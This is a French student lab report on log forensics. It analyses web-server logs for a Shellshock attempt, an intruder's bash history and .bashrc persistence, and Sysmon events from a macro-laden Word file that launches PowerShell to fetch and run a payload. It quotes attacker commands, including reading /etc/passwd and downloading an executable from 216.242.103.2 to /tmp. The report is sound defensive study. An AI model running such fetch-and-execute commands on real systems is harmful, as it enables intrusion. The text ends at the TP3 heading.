Analyse de logs

[**TP0 1**](#_j067dj2wkbri)

[**TP1 3**](#_e8gj5y3iy55z)

[**TP2 3**](#_hr0jivuqpde7)

[**TP3 7**](#_hpmavdjp1a5x)

[**TP4 10**](#_hvg8vhd1241k)

[**TP5 12**](#_xc4yc2rtpy8t)

# TP0

# 

Après analyse de la structure du fichier, on note que la première colonne correspond aux adresses IP, on découpe donc dans l’affichage du fichier et affichons le nombre d’IP.




On observe ensuite les requêtes HTTP réussies qui correspondent aux codes “200” :




On continue avec les requêtes HTTP en erreur qui correspondent aux codes “400” :




On sait qu’en HTTP, il y a plusieurs méthodes utilisé en fonction de la requête, ici on observe que c’est la méthode GET la plus utilisé :




Dans la suite de cette commande on observe des “méthodes” HTTP suspectes :




On observe que ces requêtes proviennent toutes de la même IP



En investiguant sur l’adresse IP, on trouve des requêtes réussi




En recherchant avec les différentes expression de recherche des attaques on trouve une attaques de types ShellSHock :



# 

# TP1

En observant le dossier, on repère le fichier .bash\_history



En déroulant le fichier, on observe des commandes qui peuvent paraître suspecte tel que :

nmap -sL -n 192.168.2.1/32 | grep 'Nmap scan report for' | cut -f 5 -d ' '

cat /etc/passwd

ps kill -9 12432

lynx -source http://216.242.103.2:8882/foo > /tmp/ttserve

chmod 755 /tmp/ttserve


ifconfig

On remarque que l’adresse IP a été observée et que des fichiers ont été installés depuis une source extérieure.

On peut observer que cette commande a été exécuté : vim ~/.bashrc


Nous allons donc regarder le fichier .bashrc

Ces lignes ont été ajoutés :




Elles permettent de télécharger un fichier, ici depuis la source 216.242.103.2

# TP2




On remarque directement, la présence de différents eventID que nous allons compter afin de voir le plus fréquent :


| eventID | nombre de récurrence |
| --- | --- |
| 1 | 165 |
| 2 | 191 |
| 3 | 2511 |
| 4 | 0 |
| 5 | 152 |
| 6 | 1 |



Pour l’eventID 3 qui correspond à des recherches internet, on recherche le port le plus utilisé :



La présence des ports 80 et 443 semble logique mais la présence du port 6892 elle le semble un peu moins.






Toutes les requêtes avec le port 6892 récupère ce fichier “C:/Users/TestPC/AppData/Roaming.ExE”


On observe que chaque IP de destination des requêtes avec le port 6892 est unique






L’eventID 1 (qui correspond au création) on y recherche le fichier Roaming.ExE

En remontant la ParentProcessID on tombe sur




On peut y comprendre que le fichier a été créer depuis Powershell et qu’il récupère un fichier à l’adresse <http://footarepu.php> et l'exécute par la suite (cela ne semble pas très sur)

On continue notre remontée des ParentProcessID,



On remarque ici que le cmd a été utilisé

En remontant encore nous avons




Nous y comprenons que c’est Microsoft Word qui a exécuté le cmd


Pour résumer, un fichier Word infecté a été diffusé. Une fois exécuté, ce fichier lance le cmd qui lance une requête internet vers <http://footarepu.php> qui télécharge et exécute un fichier.

Afin de bloquer cette attaque il suffit de bloquer l'adresse <http://footarepu.php>

# TP3

